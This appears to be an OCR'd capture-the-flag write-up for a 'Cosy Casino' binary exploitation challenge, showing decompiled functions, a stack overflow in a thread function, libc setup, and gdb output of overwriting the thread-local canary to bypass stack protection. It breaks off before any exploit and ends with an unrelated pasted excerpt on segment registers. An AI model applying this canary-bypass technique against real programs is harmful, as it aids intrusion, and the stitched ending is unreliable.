
Cosy Casino

1) Checked security



2) Decompiled the code

Decompile: main - (casino)

```
1
2 undefined8 main(void)
3
4 {
5   int iVar1;
6   undefined *__stat_loc;
7   long in_FS_OFFSET;
8   int local_28;
9   uint local_24;
10  ulong local_20;
11  pthread_t local_18;
12  long local_10;
13
14  local_10 = *(long *)(in_FS_OFFSET + 0x28);
15  local_28 = 0;
16  setup();
17  banner();
18  show_gems();
19  printf(&DAT_00101f20,&DAT_00101957);
20  printf("> ");
21  __isoc99_scanf(&DAT_00101bf1,&local_28);
22  if (local_28 != 1) {
23    printf("%s[-] Invalid option!\nExiting..",&DAT_00101926);
24                    /* WARNING: Subroutine does not return */
25    exit(0x69);
26  }
27  printf("%s\n[+] Welcome!\n",&DAT_00101986);
28  gems = gems + -1;
29  while (6 < gems) {
30    iVar1 = menu(1);
31    if (iVar1 == 2) {
32      dice();
33    }
34    else if (iVar1 == 3) {
35      printf("\n%s[-] Black Jack is not available at the moment!\n",&DAT_00101926);
36    }
37    else {
38      if (iVar1 != 1) {
39        printf("\n%s[-] Invalid option!\nExiting..\n",&DAT_00101926);
40                    /* WARNING: Subroutine does not return */
41        exit(0x16);
42      }
43      roulette();
44    }
45  }
46  printf("\n%s[+] After so many games, you get 1 round for FREE!\n",&DAT_00101986);
47  iVar1 = menu(0);
48  if (iVar1 == 2) {
49    dice();
50  }
```

```
  else if (iVar1 == 3) {
    printf("\n%s[-] Black Jack is not available at the moment!\n",&DAT_00101926);
  }
  else if (iVar1 != 1) {
    printf("\n%s[-] Invalid option!\nExiting..\n",&DAT_00101926);
                    /* WARNING: Subroutine does not return */
    exit(0x16);
  }
  printf("%sPick a number (0-32)\n> ",&DAT_00101957);
  get_ul(&local_20);
  puts("\x1b[0m");
  if (local_20 < 0x21) {
    __stat_loc = &DAT_00101957;
    puts("\x1b[1;36m");
    wait(__stat_loc);
    iVar1 = rand();
    local_24 = iVar1 % 0x1f;
    printf("\n\n%s[+] Lucky number: [%d]\n%s[*] Your number: [%lu]\n",&DAT_00101986,(ulong)local_24,
           &DAT_00101957,local_20);
    if ((long)(int)local_24 == local_20) {
      printf(&DAT_00101ec8,&DAT_00101986);
      gems = gems + 0x14;
    }
    else {
      printf("%s[-] You lost! Better luck next time!\n",&DAT_00101926);
    }
  }
  else {
    printf("[-] %lu is not a valid number!\n",local_20);
  }
  pthread_create(&local_18,(pthread_attr_t *)0x0,last_chance,(void *)0x0);
  pthread_join(local_18,(void **)0x0);
  puts("\x1b[1;31m");
  puts("[-] Goodbye!\n");
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}
```

Decompile: get_ul - (casino_patched)

```
1
2  void get_ul(undefined8 param_1)
3
4  {
5    long lVar1;
6    int iVar2;
7    long in_FS_OFFSET;
8
9    lVar1 = *(long *)(in_FS_OFFSET + 0x28);
10   __isoc99_scanf(&DAT_00101dea,param_1);
11   do {
12     iVar2 = getchar();
13     if ((char)iVar2 == -1) {
14                       /* WARNING: Subroutine does not return */
15       exit(1);
16     }
17   } while ((char)iVar2 != '\n');
18   if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) {
19                       /* WARNING: Subroutine does not return */
20     __stack_chk_fail();
21   }
22   return;
23 }
24
```

Decompile: menu - (casino)

```
1
2  int menu(int param_1)
3
4  {
5    long in_FS_OFFSET;
6    int local_14;
7    long local_10;
8
9    local_10 = *(long *)(in_FS_OFFSET + 0x28);
10   show_gems();
11   local_14 = 0;
12   while ((local_14 < 1 || (3 < local_14))) {
13     if (param_1 == 0) {
14       printf(&DAT_00101b78,&DAT_0010197e);
15     }
16     else {
17       printf(&DAT_00101af8,&DAT_0010197e);
18     }
19     __isoc99_scanf(&DAT_00101bf1,&local_14);
20   }
21   if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
22                     /* WARNING: Subroutine does not return */
23     __stack_chk_fail();
24   }
25   return local_14;
26 }
27
```

Decompile: last_chance - (casino)

```
1
2  void last_chance(void)
3
4  {
5    long in_FS_OFFSET;
6    undefined local_38 [40];
7    long local_10;
8
9    local_10 = *(long *)(in_FS_OFFSET + 0x28);
10   puts(&DAT_00101aa0);
11   read(0,local_38,0x900);
12   gems = gems + 0x14;
13   if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
14                       /* WARNING: Subroutine does not return */
15     __stack_chk_fail();
16   }
17   return;
18 }
19
```

Decompile: help - (casino)

```
1
2  void help(void)
3
4  {
5    long lVar1;
6    long in_FS_OFFSET;
7
8    lVar1 = *(long *)(in_FS_OFFSET + 0x28);
9    printf("\n%s[*] Guess the number: \n1. You say a number between 1-12.\n2. You throw the dice\n3. I
     f the result is what you said, you win the game.\n\n"
10         ,&DAT_00101996);
11   puts(
12       "[*] Bigger fish: \n1. You throw the dice\n2. If the result is greater than your opponent\'s,
         you win the game."
13       );
14   if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) {
15                       /* WARNING: Subroutine does not return */
16     __stack_chk_fail();
17   }
18   return;
19 }
20
```

Decompile: guess - (casino)

```
1
2  void guess(void)
3
4  {
5    int iVar1;
6    time_t tVar2;
7    char *__stat_loc;
8    long in_FS_OFFSET;
9    uint local_18;
10   uint local_14;
11   long local_10;
12
13   local_10 = *(long *)(in_FS_OFFSET + 0x28);
14   local_18 = 1;
15   while (((int)local_18 < 2 || (0xc < (int)local_18))) {
16     printf("%s[*] Number (2-12)\n> ",&DAT_00101996);
17     __isoc99_scanf(&DAT_00101bf1,&local_18);
18   }
19   __stat_loc = "[*] You threw the dice!";
20   puts("[*] You threw the dice!");
21   wait(__stat_loc);
22   tVar2 = time((time_t *)0x0);
23   srand((uint)tVar2);
24   local_14 = 0;
25   while ((int)local_14 < 2) {
26     iVar1 = rand();
27     local_14 = iVar1 % 0xb;
28   }
29   printf("\n\n%s[+] Result: [%d]\n%s[*] Your number: [%d]\n",&DAT_00101986,(ulong)local_14,
30          &DAT_00101957,(ulong)local_18);
31   if (local_14 == local_18) {
32     printf(&DAT_00101d56,&DAT_00101986);
33     gems = gems + 0x14;
34   }
35   else {
36     printf("%s[-] You lost! Better luck next time!\n%s",&DAT_00101926,&DAT_0010195f);
37   }
38   if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
39                     /* WARNING: Subroutine does not return */
40     __stack_chk_fail();
41   }
42   return;
43 }
44
```

Decompile: fish - (casino)

```
1
2  void fish(void)
3
4  {
5    long lVar1;
6    int iVar2;
7    int iVar3;
8    time_t tVar4;
9    char *__stat_loc;
10   long in_FS_OFFSET;
11
12   lVar1 = *(long *)(in_FS_OFFSET + 0x28);
13   __stat_loc = "%s[*] You threw the dice!";
14   printf("%s[*] You threw the dice!",&DAT_0010198e);
15   wait(__stat_loc);
16   tVar4 = time((time_t *)0x0);
17   srand((uint)tVar4);
18   iVar2 = rand();
19   iVar3 = rand();
20   printf("\n\n%s[+] Your number: [%d]\n%s[*] Opponent\'s: [%d]\n",&DAT_00101986,
21          (ulong)(uint)(iVar3 % 6),&DAT_0010198e,(ulong)(uint)(iVar2 % 0xb));
22   if (iVar2 % 0xb < iVar3 % 6) {
23     printf(&DAT_00101d56,&DAT_00101986);
24     gems = gems + 0x14;
25   }
26   else {
27     printf("%s[-] You lost! Better luck next time!\n%s",&DAT_00101926,&DAT_0010195f);
28   }
29   if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) {
30                     /* WARNING: Subroutine does not return */
31     __stack_chk_fail();
32   }
33   return;
34 }
35
```

Decompile: dice - (casino)

```
1
2  void dice(void)
3
4  {
5    long in_FS_OFFSET;
6    int local_14;
7    long local_10;
8
9    local_10 = *(long *)(in_FS_OFFSET + 0x28);
10   local_14 = 0;
11   gems = gems + -9;
12   printf("%s\n1. Guess the number\n2. Bigger fish\n3. Help\n> ",&DAT_00101957);
13   __isoc99_scanf(&DAT_00101bf1,&local_14);
14   if (local_14 == 2) {
15     fish();
16 code_r0x001013e1:
17     if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
18                     /* WARNING: Subroutine does not return */
19       __stack_chk_fail();
20     }
21     return;
22   }
23   if (local_14 == 3) {
24     help();
25     dice();
26   }
27   else if (local_14 == 1) {
28     guess();
29     goto code_r0x001013e1;
30   }
31   printf("\n%s[-] Invalid option!\nExiting..\n",&DAT_00101926);
32                     /* WARNING: Subroutine does not return */
33   exit(0xde);
34 }
35
```

Decompile: show_gems - (casino)

```
1
2 void show_gems(void)
3
4 {
5   long lVar1;
6   long in_FS_OFFSET;
7
8   lVar1 = *(long *)(in_FS_OFFSET + 0x28);
9   if (((int)gems < 0x3e9) && (-1 < (int)gems)) {
10    puts("\x1b[1;36m");
11    fprintf(stderr,&DAT_00101964,(ulong)gems,&DAT_0010195f);
12    if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) {
13                    /* WARNING: Subroutine does not return */
14      __stack_chk_fail();
15    }
16    return;
17  }
18  printf(&DAT_00101930,&DAT_00101926);
19                    /* WARNING: Subroutine does not return */
20  exit(0x45);
21 }
22
```

C

```
int fprintf(
    FILE *stream,
    const char *format [,
    argument ]...
);
```

```
                    DAT_00101964                            XREF[1]:     show_gems:00100d11(*)
00101964 5b          ??         5Bh    [
00101965 2a          ??         2Ah    *
00101966 5d          ??         5Dh    ]
00101967 20          ??         20h
00101968 43          ??         43h    C
00101969 75          ??         75h    u
0010196a 72          ??         72h    r
0010196b 72          ??         72h    r
0010196c 65          ??         65h    e
0010196d 6e          ??         6Eh    n
0010196e 74          ??         74h    t
0010196f 20          ??         20h
00101970 f0          ??         F0h
00101971 9f          ??         9Fh
00101972 92          ??         92h
00101973 8e          ??         8Eh
00101974 3a          ??         3Ah    :
00101975 20          ??         20h
00101976 5b          ??         5Bh    [
00101977 25          ??         25h    %
00101978 64          ??         64h    d
00101979 5d          ??         5Dh    ]
0010197a 25          ??         25h    %
0010197b 73          ??         73h    s
0010197c 0a          ??         0Ah
0010197d 00          ??         00h
```

```
4 {
5   long lVar1;
6   long in_FS_OFFSET;
7
8   lVar1 = *(long *)(in_FS_OFFSET + 0x28);
9   if (((int)gems < 0x3e9) && (-1 < (int)gems)) {
10    puts("\x1b[1;36m");
11    fprintf(stderr,&DAT_00101964,(ulong)gems,&DAT_0010195f);
12    if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) {
13                    /* WARNING: Subroutine does not return */
14      __stack_chk_fail();
15    }
16    return;
17  }
18  printf(&DAT_00101930,&DAT_00101926);
19                    /* WARNING: Subroutine does not return */
20  exit(0x45);
21 }
22
```

3) Notes:

i) There is a overflow in last chance function

4) Trouble:
First, we need to get the right libc version as pthread implementation maybe different, so i downloaded it on docker

```
FROM ubuntu:18.04

# Install GDB
RUN apt-get update

# Copy the binary into the container
COPY casino /root/
RUN chmod +x /root/casino

CMD ["/bin/bash"]
```

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Cosy Casino/challenge]
└─$ docker run -it -v /home/vigneswar/Pwn/Cosy\ Casino/challenge/lib:/Temp cosy_casino /bin/bash
root@bb7aad7ad192:/#
```

Then copied libraries and patched the binary

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Cosy Casino/challenge]
└─$ sudo pwninit --bin casino --libc lib/x86_64-linux-gnu/libc-2.27.so --ld lib/x86_64-linux-gnu/ld-2.27.so --template-path ~/Pwn/exploit.py
bin: casino
libc: lib/x86_64-linux-gnu/libc-2.27.so
ld: lib/x86_64-linux-gnu/ld-2.27.so

symlinking lib/x86_64-linux-gnu/libc.so.6 -> libc-2.27.so
copying casino to casino_patched
running patchelf on casino_patched
writing solve.py stub
```

5) Canary bypass:
When a new thread is created, the canary value is stored in a structure called Thread local storage, with large overflow, we can tamper it with a fake canary and pass the check

Before Overflow:

```
(remote) gef➤  grep 0xc52719e85181c900
[+] Searching '\x00\xc9\x81\x51\xe8\x19\x27\xc5' in memory
[+] In (0x7f753179d000-0x7f7531fa0000), permission=rw-
  0x7f7531f9bee8 - 0x7f7531f9bf08  →   "\x00\xc9\x81\x51\xe8\x19\x27\xc5[...]
"
  0x7f7531f9bf98 - 0x7f7531f9bfb8  →   "\x00\xc9\x81\x51\xe8\x19\x27\xc5[...]
"
  0x7f7531f9c728 - 0x7f7531f9c748  →   "\x00\xc9\x81\x51\xe8\x19\x27\xc5[...]
"
  0x7f7531f9d768 - 0x7f7531f9d788  →   "\x00\xc9\x81\x51\xe8\x19\x27\xc5[...]
"
[+] In '[stack]'(0x7ffc455ba000-0x7ffc455dc000), permission=rw-
  0x7ffc455d65f8 - 0x7ffc455d6618  →   "\x00\xc9\x81\x51\xe8\x19\x27\xc5[...]
"
  0x7ffc455d8dc8 - 0x7ffc455d8de8  →   "\x00\xc9\x81\x51\xe8\x19\x27\xc5[...]
"
  0x7ffc455d8e28 - 0x7ffc455d8e48  →   "\x00\xc9\x81\x51\xe8\x19\x27\xc5[...]
"
(remote) gef➤
```

After overflow


```
(remote) gef➤  grep 0xc52719e85181c900
[+] Searching '\x00\xc9\x81\x51\xe8\x19\x27\xc5' in memory
[+] In (0x7f753179d000-0x7f7531fa0000), permission=rw-
  0x7f7531f9d768 - 0x7f7531f9d788  →   "\x00\xc9\x81\x51\xe8\x19\x27\xc5[...]
"
[+] In '[stack]'(0x7ffc455ba000-0x7ffc455dc000), permission=rw-
  0x7ffc455d65f8 - 0x7ffc455d6618  →   "\x00\xc9\x81\x51\xe8\x19\x27\xc5[...]
"
  0x7ffc455d8dd8 - 0x7ffc455d8df8  →   "\x00\xc9\x81\x51\xe8\x19\x27\xc5[...]
"
  0x7ffc455d8e28 - 0x7ffc455d8e48  →   "\x00\xc9\x81\x51\xe8\x19\x27\xc5[...]
"
(remote) gef➤
```

Segment Registers [edit | edit source]


The 6 Segment Registers are:

- Stack Segment (SS). Pointer to the stack ('S' stands for 'Stack').
- Code Segment (CS). Pointer to the code ('C' stands for 'Code').
- Data Segment (DS). Pointer to the data ('D' stands for 'Data').
- Extra Segment (ES). Pointer to extra data ('E' stands for 'Extra'; 'E' comes after 'D').
- F Segment (FS). Pointer to more extra data ('F' comes after 'E').
- G Segment (GS). Pointer to still more extra data ('G' comes after 'F').

